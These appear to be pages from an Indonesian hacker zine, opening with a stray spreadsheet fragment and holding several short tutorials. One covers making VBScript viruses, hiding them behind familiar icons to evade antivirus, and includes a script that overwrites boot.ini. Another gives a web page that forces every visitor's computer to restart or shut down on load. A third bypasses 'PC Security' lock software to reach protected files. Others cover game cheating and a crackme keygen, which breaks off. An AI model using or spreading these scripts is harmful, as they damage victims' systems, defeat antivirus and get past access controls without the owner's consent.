Saldo Bulan Lalu	9.000.000	Hutang Perusahaan	17.000.000
Saldo Bulan Ini	12.000.000	Piutang	16.000.000
Total Penggunaan Tahun Lalu	13.000.000	Pengeluaran	15.000.000
Total Penggunaan Semester Lalu	14.000.000	Saldo Awal	1.100.000
Saldo Tahun Lalu	6.000.000	Trivulan Lalu	114.000.000
Saldo Semester Lalu	7.000.000	Penggunaan Bulan Lalu	19.000.000
Saldo Trivulan Lalu	8.000.000	Penggunaan Bulan Ini	18.000.000
Saldo Bulan Lalu	9.000.000		
Saldo Bulan Ini	12.000.000		
Total Penggunaan Tahun Lalu	13.000.000		
Total Penggunaan Semester Lalu	14.000.000		
Author	xbawahatanah@yahoo.com		
Jambi, 18 April 2008			

Form Contoh Setelah Konversi

Virus dengan VBS Generator

Oleh : sayurganja



/-- Begin

- Tulisan ini ditujukan kepada yang ingin tahu 'Cara - Sebab - Akibat' pada dunia komputer terutama dalam masalah virus komputer.


- Apabila terdapat kesamaan idea pada tulisan ini , penulis mohon maaf karena pengetahuan ini penulis dapatkan dari berbagai referensi :

'Buku - Forum - Google'

/-- Visual Basic Script [VBScript] , Simple but Strong

Visual Basic Script atau yang biasa di sebut dengan VBScript adalah bahasa pemrograman yang berjalan di lingkungan WiND0WS. Beberapa tahun terakhir banyak di jumpai Virus yang menggunakan bahasa pemrograman VBScript. Dan juga banyak terdapat 'VBS Generator' untuk menghasilkan virus berbasis bahasa pemrograman VBScript. Kemampuan VBScript pun tidak kalah dengan pemrograman lain. VBScript mempunyai kemampuan Membaca , Merubah , Menghapus , bahkan Merubah Attribute sebuah file. Untuk hal ini akan penulis tunjukan di akhir cerita ;). lanjut..

'Rem --- Contoh 'VBS Generator' ---



Cara menggunakan 'Tools' seperti ini boleh di bilang sederhana. User hanya tinggal men-Download di Internet , tentukan nama virus , nama file induk , fitur system yang akan di Disable , Extension file samaran untuk mengelabui korban bahkan untuk meng-Enkripsi Code VBScript. Simple but Strong , itulah hal pertama yang terlintas di benak penulis. Selesai sampai di sini kah ? jawabnya adalah : belum..

Ternyata , source yang kita Generate sebelumnya dengan menggunakan 'Generator Tools' bias di Compile dengan menggunakan Software Compiler seperti Vbs2Exe , Exescript , Scriptcryptor , dll. Google IT !

'Rem --- Contoh 'VBS Compiler'



Cara penggunaan software ini pun boleh dibilang simple , input path file VBS yang telah kita buat sebelumnya menggunakan 'Generator Tools' lalu tentukan icon yang akan digunakan. Seperti biasa , para pembuat virus akan menggunakan icon sebuah file yang sangat sering dijumpai oleh para pengguna System Operasi Windows. Yaitu icon Folder atau icon Word. Untuk mendapatkan icon² tersebut bias di dapatkan di Internet. Google it !

Menurut pengalaman penulis , apabila menggunakan icon Folder atau Word akan langsung terdeteksi oleh Antivirus yang rajin di update. Tetapi pernah sekali waktu penulis mencoba menggunakan icon biasa yang di ambil dari sebuah program Executable[.exe] dengan menggunakan ResHack , file hasil compile tersebut tidak terdeteksi oleh Antivirus. Sampai sekarang hal itu masih menjadi pertanyaan untuk penulis. Mungkin ada yang tau sebabnya ? Silahkan diskusikan di Forum ;).

Sampai disini ceritanya ? Belum ;D masih ada lagi hehehehe..

Mengingat kemampuan VBScript untuk mengubah attribute sebuah file , penulis mencoba untuk membuat Code sederhana menggunakan VBScript. Sebelumnya , BACKUP terlebih dahulu file boot.ini yang ada pada drive C: , atau drive yang digunakan untuk system operasi windows. Copy file boot.ini ke dalam folder lain terserah anda.


'Rem --- BOC ---

```
set fso = CreateObject("Scripting.FileSystemObject")
set f2 = fso.GetFile("C:\boot.ini")
f2.Attributes = 0
set boot = fso.CreateTextFile("C:\boot.ini",true)
boot.WriteLine "[Boot Loader]"
boot.WriteLine "timeout=15"
boot.WriteLine "Default=C:"
boot.WriteLine ""
boot.WriteLine "[Operating Systems]"
boot.WriteLine "C:\ & Chr(34) & "Windows - Yogyafre" & Chr(34) & "/fastdetect"
boot.WriteLine "D:\ & Chr(34) & "Microsoft Windows eXPe" & Chr(34)
boot.WriteLine "E:\ & Chr(34) & "Microsoft Windows etc" & Chr(34)
boot.Close
```

'Rem --- EOC ---

Copy – Paste Code tersebut ke dalam Notepad , dan Save as sebagai .vbs
Contoh : iseng.vbs . lalu jalankan file tersebut dengan men-Double klik file tersebut.

'Rem --- Isi file boot.ini sebelum file iseng.vbs di eksekusi ---



'Rem --- Isi file boot.ini setelah file iseng.vbs di eksekusi ---



Hmm.. lalu.. gimana klo windows di restart ? entahlah.. ada yg mau coba ? ;D klo saya sih ga mau. Jangan Restart atau Shutdown sebelum file boot.ini di perbaiki. Sekarang buka file boot.ini yang telah di backup sebelumnya. Copy isi file backup boot.ini ke dalam file asli boot.ini

/-- Sedikit Penjelasan

Penulis hanya orang awam yang kurang mengerti bahasa pemrograman ataupun keamanan computer. Tapi disini penulis mencoba sedikit menjelaskan beberapa point penting dari Code yang sebelumnya telah di coba.

'Rem --- Penjelasan Code ---

set f2 = fso.getfile("c:\boot.ini") 'dapatkan file boot.ini pada direktori C:
f2.attributes = 0 'untuk merubah attribute sebuah file menjadi 'Normal'

set boot = fso.createtextfile("C:\boot.ini",true) 'untuk membuat / menimpa isi dari file boot.ini

boot.writeline 'klo ini mungkin ga perlu di jelaskan kali ya ;D

/-- End

Akhir dari tulisan ini penulis harap teman² yang membaca , terutama para newbie dan orang awam seperti penulis dapat mengerti 'Cara – Sebab – Akibat' dari sebuah Code VBScript yang sedikit 'kejam' ?! ;D

Penulis mohon maaf apabila terdapat kesalahan penulisan dan penjelasan dan maaf sebesar-besarnya tulisan ini udah basi bagi para pembaca X-Code Magz :)

Sedikit tambahan ide. Gimana kalo Code tersebut di masukan ke dalam file HTML lalu di upload sebagai file HTML dan di akses oleh orang lain melalui browser Internet Explorer ? ;D hanya ide

===== [-] [o] [x] =====

C:>Me /?

..... sayurjuga
..... mahasiswa bodoh
..... jakarta
..... intel p4 3.2ghz – 1gb – 40gb – dvdrw – 17f

Special Thanks To :

ALLAH Swt

Nabi Muhammad SAW

All My Family

My girl @Pontianak <#akan kubuktikan..>

Komputer tercinta..

Temen² kuliah

Admin + moderator + member di :

?echo ?yogyafree ?ccpb@kaskus ?jasakom

Dan semua orang yang mau berbagi ilmu

=====

Manual Cheat Game “Alien Shooter”

Penulis : poni, ferdianelli@yahoo.com



“Berjuang mati matian dari serangan ribuan alien?? Atau bermain petak umpet dengan kecoak??”

P acar saya menitipkan USB Flash Disk agar saya menyimpankan gambar-gambar Sailor Moon, Hello Kitty, Card Captor Sakura dan segala sejenisnya yang imut-imut ke komputer saya (biasalah. Cewek kan kayak gitu).

Iseng-iseng, saya melihat apa yang ada didalam FD munggil itu. Eh ternyata dia menyimpan banyak game juga. ☺ dan saya

mencoba memainkan salah satu dari sekian banyak game yang ada.

Sialnya, belum setengah jam saya sudah mendapatkan hasil permainan. Bukanlah “Mission Complete” yang saya lihat di monitor komputer tetapi “Game Over”. Yeah.. saya agak penasaran dan menjadi tertarik untuk mencoba lagi. Tetapi kali ini saya mencoba cara curangnya. Saya memikirkan bagaimana saya bisa menjadi dewa di game ini.

//--Informasi tentang game Alien Shooter

Alien Shooter adalah sebuah game keluaran Sigma-Team dengan Email: support@sigma-team.net

Gambaran Game

Sebuah komplek militer mendapatkan masalah yang serius. Berbagai macam makhluk aneh dengan jumlah ribuan yang ganas memenuhi kantor, gudang dan laboratorium.

Misi kamu adalah menyapu bersih segala macam monster tersebut. Kamu akan didukung dengan berbagai senjata mutahir yang dapat ditemukan sepanjang permainan.

Invasi oleh alien telah dimulai, kamu hanya punya satu ksesempatan, dan itu adalah menghentikan mereka pada area tersebut. Jangan biarkan mereka keluar dari fasilitas militer ini. Anda adalah harapan terakhir bagi umat manusia.

Sistem minimum

Pentium II 400 MHz processor

Direct3D kompatibel VGA 3D dengan 16 MB


64 MB RAM

Mouse

//--Permainan dan batasan

Perhatikan gambar dibawah ini : MAX HP dari karakter Pria adalah **110** , sedangkan karakter wanita hanya **80**. dan uang yang anda miliki hanya **20US\$**. Cukup ga masuk logika untuk membunuh ribuan Alien (tentu saja poni, ini hanya game).

Saya klik “Campaign” untuk memilih permainan beralur (permainan berjalan dari level ke level). Pada level pertama ini, saya sama sekali tidak punya senjata canggih, tetapi ini tidak menjadi masalah karena pada level ini anda masih di luar fasilitas militer. Tidak ada Alien sama sekali pada level ini. Yang perlu anda lakukan hanyalah menembak kotak, peti dan tabung gas yang anda temukan pada level ini. Temukan beberapa gepok uang. Level pertama selesai. Ini hanya pemanasan.



//-Game ini telah di-hack

Sekarang perhatikan gambar dibawah



WEW.... saya menjadi seorang jutawan hanya dalam satu level permainan, bahkan saya bisa membeli semua item dan menaikkan kemampuan saya menjadi seorang dewa. Sayangnya saya tidak bisa berfoya-foya dengan uang ini karena alien disini hanya mau berkoloni dengan sejenisnya dan tidak bersedia berkolusi dengan manusia.

Bagaimana caranya???

Ga susah kok. Gampang sekali malah. Anda hanya perlu notepad untuk mencurangi game ini (Ini adalah salah satu rahasia untuk lebih cepat kaya dengan cara curang seperti yang dilakukan oleh para koruptor di negara kita). Buka Windows Explorer anda dan masuk ke direktori dimana game ini di-install. Cari direktori **Maps** dan edit file dengan nama **ITEMS.LGC**.

//-Langkah-langkah mendapatkan uang dan stamina dewa dengan edit ITEMS.LGC

- Saya asumsikan bahwa file ini telah dibuka dengan notepad.
- Wow.. C++. Game ini ternyata dibuat dengan C++. Cari kata "**MONEY**", caranya tekan tombol kombinasi pada keyboard anda → CTRL dan F.

```

F241_0(int unit)
{
    if( SizeTo(Flagman(0),GetX(unit),GetY(unit)) < 60 )
    {
        if( StateBar )
            MessageText(GetString("items","Item"+itoa(GetUnitVid(unit))),-1,-1);
        PlayerMoney += 50;
        Action(unit,ANI_DEATH2,0,0);
    }
}

```

- Lihat penggalan kode diatas, `PlayerMoney += 50` . Itu artinya anda hanya mendapatkan 50 US\$ untuk setiap gepok uang yang anda dapatkan sepanjang permainan.
- Lalu coba kita ubah menjadi `PlayerMoney += 100000` dan save. Jalankan permainan dan lihat. WOW.. saya mendapatkan ribuan kali lipat dengan cara curang ini.
- Sekarang kita naikkan kekebalan pahlawan kita. cari kata "`F242_0(int unit)`"

```

F242_0(int unit)
{
    if( SizeTo(Flagman(0),GetX(unit),GetY(unit)) < 60 || !unit )
    {
        if( PlayerItem[720-720] < 3 )
        {
            if( StateBar )
                MessageText(GetString("items","Item"+itoa(GetUnitVid(unit))),-1,-1);
            PlayerItem[720-720]++;
            PlayerMaxHp = (PlayerMaxHp*1263)/1000;
            if( GetVidData(9,VID_MAXHP0) < PlayerMaxHp )
                SetVidData(9,VID_MAXHP0,PlayerMaxHp);
            Action(unit,ANI_DEATH2);
        }
    }
}

```

- Perhatikan kode diatas, ubah `PlayerMaxHp = (PlayerMaxHp*1263)/1000` menjadi `PlayerMaxHp = (PlayerMaxHp*2526)/1000`. Save dan restart permainan.



Sebelum anda memainkan level selanjutnya, beli semua item yang ada seperti senjata, peluru dan naikkan HP dengan uang yang berlimpah yang anda miliki.

Setelah saya mencurangi nilai stamina dgn notepad dan meg-upgrade HP, pahlwan saya menjadi dewa alias kebal (Meskipun tidak berarti anda tidak akan mati, hanya saja matinya lebih lama). Permainan ini tidak menampilkan "Game Over" lagi , juga menjadi tidak sesuai dengan tema permainan "Menyelamatkan diri sendiri dan menolong umat manusia dari teror alien". Sekarang game ini lebih cocok diganti temanya menjadi "Membasmi serangga".

Game ini tidak mengenripsi source code yang menjadi fungsi-fungsi perintah dan logika program , jadi masih banyak kekurangan yang bisa anda lakukan seperti memanipulasi score, memperkuat daya serangan, dan lain sebagainya dengan mengedit script. Bermain-mainlah dengan bahasa pemrograman dan logika untuk menjadi seorang koruptor yang licik.

//--end of manual cheat--
Poni (ferdianelli@yahoo.com)

Shutdown Komputer via Web menggunakan HTML+VB Script

Penulis : HardyBoyz (<http://hardi.indoblog.co.id>)



Penggunaan vbscript dalam html tidak jauh beda dengan penggunaan Javascript dalam HTML. Berikut contoh dasar penggunaan vbscript dalam html.

```

1. <HTML>
2. <HEAD>
3. <TITLE> Contoh VB Script di dalam html </TITLE>
4. <head>
5. <script type="text/vbscript">
6. alert (" Welcome To HardyBoyz BLog !")
7. document.location="http://hardi.indoblog.co.id"
8. </script>
9. </HEAD>
10. <BODY>
11. </BODY>
12. </HTML>

```



Lihat, sama seperti pendeklarasian Javascript bukan?, yang berbeda hanya **type** nya saja.

Waktu baru pertama kali mempelajari dasar-dasar web programming alias HTML, saya pernah membaca beberapa artikel tentang bagaimana cara memadukan HTML dengan VBScript. Sempat terbersit dalam hati, "VB Script dalam HTML?, emang bisa???".

Dengan sedikit pengetahuan tentang Visual Basic dan HTML, saya sedikit ngutak-ngatik beberapa kode html dan ternyata jawaban dari pertanyaan tersebut adalah. Emang Bisa. "kemane aje gw yak?hehehe". *sambil garuk-garuk kepala bagian belakang.*

Lihat contoh di bawah ini :

```

1. <HTML>
2. <HEAD>
3. <TITLE> Contoh VB Script di dalam html </TITLE>
4. </HEAD>
5. <BODY>
6. <form name="testing">
7. <INPUT TYPE="button" value="Go To HardyBoyz Blog" name="hardyboyz">
8. <script for="hardyboyz" event="onclick" language="VBSCRIPT">
9. x=MsgBox("Are You Sure wanna go to HardyBoyz Blog?",vbyesnocancel,"HardyBoyz Message")
10. If x=vbyes Then
11. Document.location="http://hardi.indoblog.co.id"
12. End if
13. </script>
14. </BODY>
15. </HTML>

```

Output dari script di atas akan terlihat seperti gambar di samping ini :



Ok, sekarang langsung ke pokok permasalahan. Pernahkah Anda mendengar beberapa virus berbasis VBScript???. Nah, Anda sepemikiran dengan saya, artinya seorang pembuat web bisa saja mengerjai komputer Anda, kemudian menginfeksi komputer Anda ketika mengunjungi web si pembuat web tersebut dan membuat komputer Anda shutdown.

Lihat contoh kode berikut :

```
1. <HTML>
2. <HEAD>
3. <TITLE> Contoh VB Script di dalam html </TITLE>
4. <head>
5. <script type="text/vbscript">
6. Sub MatiinKomputer
7. Set Mati= CreateObject("Wscript.Shell")
8. Mati.Run "shutdown -r -f"
9. End Sub
10. </script>
11. </HEAD>
12. <BODY onload=MatiinKomputer>
13. </BODY>
14. </HTML>
```

Contoh di atas bisa membuat komputer anda restart, jika ingin membuat computer Anda shutdown, cukup ganti "shutdown -r -f" di atas menjadi "shutdown -s -f". Gampang bukan?, padahal Anda hanya membuka sebuah halaman website.

Script-script di atas bisa dikembangkan lagi. Tergantung kemauan Anda untuk mengembangkannya.

Demikian tutorial singkat ini, semoga bermanfaat.

Nb: VB Script kalo tidak salah ga bisa jalan deh di FireFox, ketika mengetikkan script-script di atas, penulis menggunakan <= IE6.

Assalamu'alaikum

Membobol password PC Security tanpa masuk ke safe mode....

(MENON AKTIFKAN PC SECURITY All version 4.0 dan 6.0 DLL)

Penulis : Hackers for love, Arhie92@yahoo.co.id



Berikut ini kita akan membobol pc security tanpa masuk ke safe mode (mudah dan praktis). Program pc security merupakan program protek yang sangat baik bagi kalangan pengusaha warnetan... karena fitur-fitur yang lengkap dan mudah digunakan... tetapi dibalik itu kesalahan dari programmernya yaitu menuliskan ke registry bahwa pc security dalam keadaan lock (terkunci).....

Disini kita akan coba bobol tanpa masuk safe mode, yang kita perlukan hanyalah modal registry dan program yang saya sudah buat dari visual basic 6.0.....

Pertama yang kita lakukan adalah membuka registry dengan membuka menu run lalu ketik "regedit". Disini regedit berguna untuk melihat path dari folder atau file yang diprotect oleh pc security... dengan cara masuk ke alamat

"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\secsys\lckdflldrs"

Name	Type	Data
ab](Default)	REG_SZ	(value not set)
88 C:\Documents and Settings\yugaken\My Documents\contoh	REG_BINARY	43 3a 5c 44 6f 63 75 6d 65 6e 74 7
88 C:\Documents and Settings\yugaken\My Documents\folder yang diprotect	REG_BINARY	43 3a 5c 44 6f 63 75 6d 65 6e 74 7


Disini saya memberikan contoh nama folder yang diprotect oleh pc security dengan nama "contoh".... Di registry ini kita dapat melihat alamat dari file atau folder yang diprotect oleh pc security..... disini kita dimudahkan dalam mencari file penting seperti kunci jawaban ataukah software-software hacking.... (Khee99x... ketahuan deh.. nyolong) yang diprotect oleh pc security (jangan panik jika folder atau filenya tidak nampak pada alamat registry diatas, karena pc security memiliki fasilitas hidden dan lock).

Kini kita telah mendapatkan pathnya selanjutnya masuk ke bagian inti yaitu menggunakan program yang aneee... buat.



Disini kita tinggal tinggal mengklik tombol "UNLOCKERS" untuk menonaktifkan pc security dan tombol "LOCKERS" untuk mengunci kembali pc security. Misal kita selanjutnya menonaktifkan pc security jadi kita klik tombol "UNLOCKERS" maka pc security berhasil dinonaktifkan.

eeeeeeeeeeeeit... jangan lupa klik tombol "LOG OFF" atau membunuh proses pc security yang ada pada Task Manager dengan nama: Sdaemon.exe





Kita lihat apa yang terjadi pada tray icon pc security



Tampak pc security dalam keadaan off, maka otomatis file yang diprotect atau yang dihidden terbuka.

Tinggal menuju path dari file atau folder yang diprotect, yang telah kita dapatkan dari registry editor seperti folder "contoh" yang tadinya terhidden oleh pc security sekarang kelihatan sampai akarnya....



(sesudah dibobol)

tampak kelihatan folder "contoh" telanjang tanpa protect dari pc security.....

INGAT PC SECURITY 4.0 MENGUNCI REGISTRY DAN TASK MANAGER SEDANGKAN PC SECURITY 6.0 TDK DIKUNCI.....

SAYA UDAH COBA DI 2 VERSI YAITU 4.0 DAN 6.0..... ☺☺☺☺☺

Thanks for:

Rifqah (belahan jiwa), Yugaken (inovator), dan rekan2 yang membaca....

Spesial for:

ALLaH Swt, Muhammad Saw, vb-bego, macancrew, mavero, echo, MHC (Makassar Hackers club), yogyafree you are the best , jasakom, MDC (Makassar defacer Community), 45h4r1, Regmon, remoter to kill, Warlog, Black invasion.

BYPASS.... Arhie92@yahoo.co.id

===== [Hackers for Love] =====

TETAPLAH BERKARYA DINEGERI SENDIRI

TETAPLAH JAYA YOGYAFREE SMOGA KALIAN MENJADI

CONTOH DIDUNIA MASA

"HIDUP VIVA HACKERS INDONESIA"

HACKERS PUTIH

Cracking & Membuat keygen untuk" TestCodeWarrior"

Penulis : konohablueflash a.k.a jiromaru



Salam Sejahtera wat seluruh Xcoders di dunia dan akhirat sekalian..;p

Sebelumnya saya mohon maaf yg sebesar2nya kepada para Senior dan kawan2 smua kalo tutorial ini dirasa sangat culun, cupu, n dah gak level bagi abang2 smua (walaupun judulnya sangat keren). Tapi karena saya ingin membagi ilmu saya yg masih sdikit ini buat kawan2 yg masih pada blajar, makanya saya memberanikan diri buat nulis tutorial yg amburadul ini.

Ok.. wat kawan2 sesama newbie, mari kita latian ngekrek dan ngebikin "keygen" pake VB6.0. Tapi sebelumnya siapkan hal – hal berikut.

Alat dan bahan :

- Doa
- Listrik yang cukup
- Komputer dgn windows terinstal didalamnya,gue sih pake XP SP2.
- VB 6.0
- VBSpy (bisa dicari di google)
- Your brain
- Sedikit Cemilan atau musik yang lu suka bakalan memperlambat kebetean lu.

Calon Korban :

TestCodeWarrior 2.0 by : Billy the burning Inferno...

Bisa didownload pada situs vb-bego.com. Nah, downloadnya pada bagian CrackMe Project. Gue juga lupa tepatnya dimana tapi mudah2an, kalo artikel gue ini dimuat, programnya juga ikut disertain sekalian sm Vbspynya...

Sekilas tentang korban :

Calon korban kita ini (menurut gue), adalah sebuah simulator registrasi suatu program berbayar yang biasanya membutuhkan autentikasi berupa Prod.ID dan Serial yg valid.


Kenapa gue bilang simulator?. Karena program ini, menurut pembuatnya sendiri yg ada pada README dimaksudkan hanya sebagai program wat ngelatih skill pemrograman dia dan wat bahan latian cracking dan ngebikin keygen yang selanjutnya menginspirasi gue untuk membuat artikel ini.

